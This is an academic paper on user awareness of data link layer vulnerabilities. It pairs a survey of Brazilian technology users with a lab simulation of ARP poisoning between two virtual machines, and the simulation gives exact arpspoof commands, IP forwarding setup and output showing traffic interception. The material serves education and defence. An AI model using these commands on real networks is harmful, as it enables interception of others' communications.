Unveiling Data Link Layer vulnerabilities: A Comprehensive Study on User Awareness;

André Luis Alves Tavares

Department of Computer Science and Engineering, Technological Federal University of Paraná – Paraná, Cornélio Procópio, Brazil, andretaciba124@gmail.com

Abstract. In our digitally transformative era, the widespread adoption of network technology has propelled us into an interconnected world teeming with diverse applications. However, amidst this digital evolution, the critical importance of information and communication technology security cannot be overstated. Often overlooked are vulnerabilities within the data link layer, situated at a foundational OSI level, which pose substantial risks, particularly for private individuals and small networks. This study investigates the susceptibility of such entities to data link layer attacks, specifically targeting common threats like man-in-the-middle and ARP (Address Resolution Protocol) poisoning. Through controlled simulations employing easily accessible tools in virtual environments, the study evaluates the effectiveness of protective measures while concurrently revealing the lack of awareness among everyday technology users regarding data link layer vulnerabilities. The findings underscore the urgency of educational initiatives to empower individuals with the knowledge to recognize, prevent, and mitigate data link layer attacks, enhancing the security of network communications in our expanding digital landscape.

Keywords. Data link layer, User awareness, ARP spoofing, Cybersecurity

1. Introduction

In the modern era, the rapid evolution and widespread adoption of network technology have propelled us from a predominantly physical world into a digital realm. This transformation has brought about an intricate tapestry of applications that vary in both complexity and scale. As this digital landscape expands, the paramount concern becomes security within the realm of information and communication technology. The demand for robust security mechanisms has led to the development of various systems, encompassing both physical and digital domains, designed to safeguard against vulnerabilities and attacks across the OSI layers [1].

While these security mechanisms offer an array of features to counter inter-network attacks, including firewalls and intrusion detection systems, an area often neglected is the defense against attacks originating within the network. Surprisingly, the data link layer, which operates at a crucial OSI level, tends to be overlooked. As a consequence, this layer can be seen as a weak link within the overall security architecture [1]. Moreover, even if protective mechanisms are configured to counter data link layer attacks, they predominantly cater to enterprises that adopt a reactive approach [2]. This situation renders such systems complex and costly, addressing challenges specific to large corporations while disregarding the security needs of private individuals and small networks.

Of paramount concern is the compromise of data link protocols, which could lead to the illicit extraction of sensitive user data, ranging from bank credentials to information that could fuel subsequent social engineering attacks. It is against this backdrop that this paper embarks on an investigation into the vulnerability of private and small networks to data link layer attacks. Specifically, this study aims to assess the effectiveness of common protective measures against attacks like man-in-the-middle and ARP poisoning. To achieve this, easily accessible tools are employed within virtual machine environments to simulate these attacks and gauge the resultant damage to networks and their users.

In addition to technical evaluations, this research endeavors to gauge the awareness and understanding of everyday technology users regarding the existence and mitigation of these

types of attacks. By delving into the perceptions and preparedness of common individuals and small business owners, the study seeks to shed light on the practical implications of data link layer vulnerabilities in real-world scenarios.

2. Methodology

he methodology employed for data collection through a survey will be outlined. The survey aimed to gather insights from everyday technology users by utilizing an online multiple-choice form to assess the impact of data link layer breaches on their lives. To ensure a representative sample, established methodologies were followed [3]. Respondents' identities remained anonymous, with personal inquiries limited to age. All survey participants were based in Brazil. The survey included questions about the respondents' ages, how often they use technology in their daily lives, and their knowledge of network protocols. This included concepts like ARP and the difference between HTTP (Hyper Text Transfer Protocol) and HTTPS (Hyper Text Transfer Protocol Secure).

Furthermore, to simulate a real-world attack on the data link layer and test how easy and impactfull this attacks can be on local networks, a scenario was created involving two virtual machines within VirtualBox. An arpspoof attack was made in order to prove that, even without prior knowledge of coding or network arquitecture, the attack can still be executed.

3. Population survey

The survey included questions about the respondents' ages, how often they use technology in their daily lives, and their knowledge of network protocols. This included concepts like ARP and the difference between HTTP and HTTPS.

Notably, the majority of respondents (80%) fell within the age range of 20-29, with 90% indicating a high or moderate frequency of technology use in their daily routines. Concerning the use of public networks, 15.8% reported a high frequency, while 36.8% reported a moderate frequency. When questioned about their response to a third party accessing their data, 57.9% expressed strong concern ("very worrisome"), while 20% reported moderate concern ("moderately worrisome"). Additionally, information about their familiarity with network protocols was gathered. A significant 85% of participants indicated that they had no knowledge about ARP, and 70% were unfamiliar with the distinction between HTTP and HTTPS.

The survey data revealed a significant lack of awareness among technology users regarding specific data link layer protocols and protective measures that can mitigate attacks, such as the data encryption provided by HTTPS.

4. Simulating an attack

4.1 Introduction

In order to simulate a real-world attack on the data link layer, a scenario was created involving two virtual machines within VirtualBox. The first machine ran Kali Linux (192.168.0.101/24), while the second machine ran Ubuntu 22.04.3 (192.168.0.107/24). Both machines were set up on the same network (192.168.0.0/24), with a default gateway at 192.168.0.1/24. The network configuration has been set to bridge mode. The Ubuntu machine acted as the victim, while the Kali Linux machine performed the attack.

Also, note that some commands need root permission to execute. In some images, the Kali machine is already logged as root.

4.2 Initial setup

The following images depict the initial ARP table and network configuration for both devices. Respectively, the Kali machine (Image 1) and the Ubuntu machine (Image 2).

```
┌──(kali㉿kali)-[~]
└─$ arp -a
? (192.168.0.1) at c0:c9:e3:8a:8c:f5 [ether] on eth0
? (192.168.0.107) at 08:00:27:10:ea:44 [ether] on eth0
```

Image 1- Kali linux inital ARP table

```
myuser@myuser-VirtualBox:~$ arp -a
? (192.168.0.101) at 08:00:27:53:0c:ba [ether] on enp0s3
_gateway (192.168.0.1) at c0:c9:e3:8a:8c:f5 [ether] on enp0s3
```

Image 2- Ubuntu inital ARP table

4.3 ARP spoofing tool installation

The "arpspoof" tool was downloaded to execute the ARP poisoning attack. The tool is part of the "dsniff" package, which can be installed using the command "sudo apt-get install dsniff." After installation, the available options are checked by using the command "sudo arpspoof -h" (Image 3). Note that "arpspoof" requires root privileges to run.


```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -h
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
```

Image 3- arpspoof -h command results

4.4 Executing the ARP poisoning attack

The ARP poisoning attack involves sending ARP response packets to associate IP addresses with their corresponding MAC addresses. The goal is to

deceive devices on the network into thinking that the attacking machine is the router. This results in redirecting all traffic from the victim machine to the attacker. The following command (Image 4) was executed in the Kali terminal to initiate the attack.




```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 192.168.0.107 -r 192.168.0.1
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
```

Image 4- ARP poisoning being executed

4.5 IP forwarding configuration

To prevent the victim machine from being disconnected from the network, "IP forwarding" had to be enabled on the Kali machine (Image 5).




```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Image 5- Enabling IP forwarding on KALI

4.6 Targeting the default gateway

The ARP poisoning attack was executed again, this time targeting the default gateway, using the command “arpspoof -i eth0 -t 192.168.0.1 -r 192.168.0.107”. This ensured that all traffic originally intended for the victim (192.168.0.107) was redirected to the attacker (192.168.0.101), as show in Image 6. This setup established a "middleman" device intercepting the communication that should have occurred only between the two devices. Consequently, packets used in this communication could now be intercepted, read, and even altered. The new ARP table on the victim (Image 7) device reflected the changes.



```
myuser@myuser-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.101            ether   08:00:27:53:0c:ba   C                     enp0s
3
_gateway                 ether   c0:c9:e3:8a:8c:f5   C                     enp0s
3
192.168.0.103            ether   0c:9d:92:8d:f2:c0   C                     enp0s
3
```


Image 7- Victim new ARP table

4.7 Data interception

A DNS request for "google.com" was made from the victim machine (192.168.0.107) using the command “dig” (Image 8) and intercepted by the attacker machine (192.168.0.101) using the tool Wireshark (Image 9). The captured data demonstrated the attacker's ability to intercept and potentially exploit unencrypted communication.

```
myuser@myuser-VirtualBox:~$ dig google.com

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61193
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             127     IN      A       142.251.128.78

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 21:47:56 -03 2023
;; MSG SIZE  rcvd: 55
```

Image 8- DNS request by ubuntu machine



```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 192.168.0.1 -r 192.168.0.107
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba 8:0:27:10:ea:44 0806 42: arp reply 192.168.0.1 is-at 8:0:27:53:c:ba
8:0:27:53:c:ba c0:c9:e3:8a:8c:f5 0806 42: arp reply 192.168.0.107 is-at 8:0:27:53:c:ba
```

Image 6- Targeting de default gateway




Image 9- Data interception with WireShark

4.8 Observations

The passive nature of this man-in-the-middle attack makes it difficult to identify and mitigate. If sensitive data is transmitted over an unencrypted channel, it can easily be intercepted and exploited by malicious individuals. Additionally, this type of attack can serve as a foundation for further exploits, such as altering data packets or redirecting users to phishing websites through manipulated DNS requests for legitimate sites.

5. Results

The survey conducted to assess the awareness and understanding of everyday technology users regarding data link layer vulnerabilities yielded intriguing insights. Notably, the majority of respondents (80%) fell within the age range of 20–29, indicating a generation that is extensively engaged with technology. This generation reported a high or moderate frequency of technology use in their daily lives, a trend consistent with the digital era's pervasive influence. Moreover, a significant percentage of respondents reported using public networks frequently, highlighting the prevalence of such network environments in their routines. The responses also revealed a concerning lack of familiarity with critical network protocols. Specifically, an overwhelming 85% of participants indicated having no knowledge of ARP, a fundamental protocol governing the interaction between IP addresses and MAC addresses, nor the risk that come with easy to execute exploits that can, potentially, leak sensitive data or serve as a gateway do more sophisticated attacks.

6. Discussion

The survey results emphasize the critical need for raising awareness about data link layer vulnerabilities and the corresponding protective measures.

Despite the respondents' active use of technology, the lack of awareness about protocols like ARP and distinctions between HTTP and HTTPS exposes a significant knowledge gap. The survey revealed that users are largely unprepared to identify or defend against attacks at the data link layer. This limited understanding can potentially exacerbate the risks associated with data breaches.

The susceptibility of small networks and individuals to data link layer attacks was further substantiated by the simulation. The ARP poisoning attack executed within the controlled virtual machine environment successfully redirected traffic from the victim machine to the attacker, replicating real-world vulnerabilities. The simplicity of executing such attacks using readily available tools underscores the urgency of addressing this issue. This ease of attack execution implies that private individuals and small businesses, often operating with limited cybersecurity resources, remain at heightened risk.

Foremost, attacks like the ones demonstrated can be execute on personal of bigger companies in order to acquire further data, that can serve as a “stepping stone” to infiltrate bigger corporation networks, via social engineering attacks using stole credentials.

7. Conclusion

In conclusion, the study sheds light on the alarming lack of awareness among everyday technology users regarding data link layer vulnerabilities. The survey underscores the urgent need for educational initiatives aimed at equipping individuals with the knowledge to identify, prevent, and mitigate data link layer attacks.

As the digital landscape continues to expand, the data link layer's role in safeguarding network communications becomes increasingly vital. The simulation of an ARP poisoning attack further emphasizes the real-world implications of these vulnerabilities. Given the potential impact of data breaches on personal and sensitive information, it is imperative to bridge the gap between technological advancement and user awareness. By doing so, we

can collectively work towards a safer digital environment that extends its protective measures beyond the surface and deep into the intricate layers that constitute modern network technology.

8. References

[1] S. Mahmood, S. M. Mohsin and S. M. A. Akber, "Network Security Issues of Data Link Layer: An Overview," 2020 3rd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET), Sukkur, Pakistan, 2020, pp. 1-6, doi: 10.1109/iCoMET48670.2020.9073825.

[2] Ignacio Fernandez De Arroyabe, Carlos F.A. Arranz, Marta F. Arroyabe, Juan Carlos Fernandez de Arroyabe, "Cybersecurity capabilities and cyber-attacks as drivers of investment in cybersecurity systems: A UK survey for 2018 and 2019," Computers & Security, Volume 124, 2023, 102954, ISSN 0167-4048, https://doi.org/10.1016/j.cose.2022.102954.

[3] Grafström, A. and Schelin, L. (2014), How to Select Representative Samples. Scand J Statist, 41: 277-290. https://doiorg.ez48.periodicos.capes.gov.br/10.1111/sjos.12016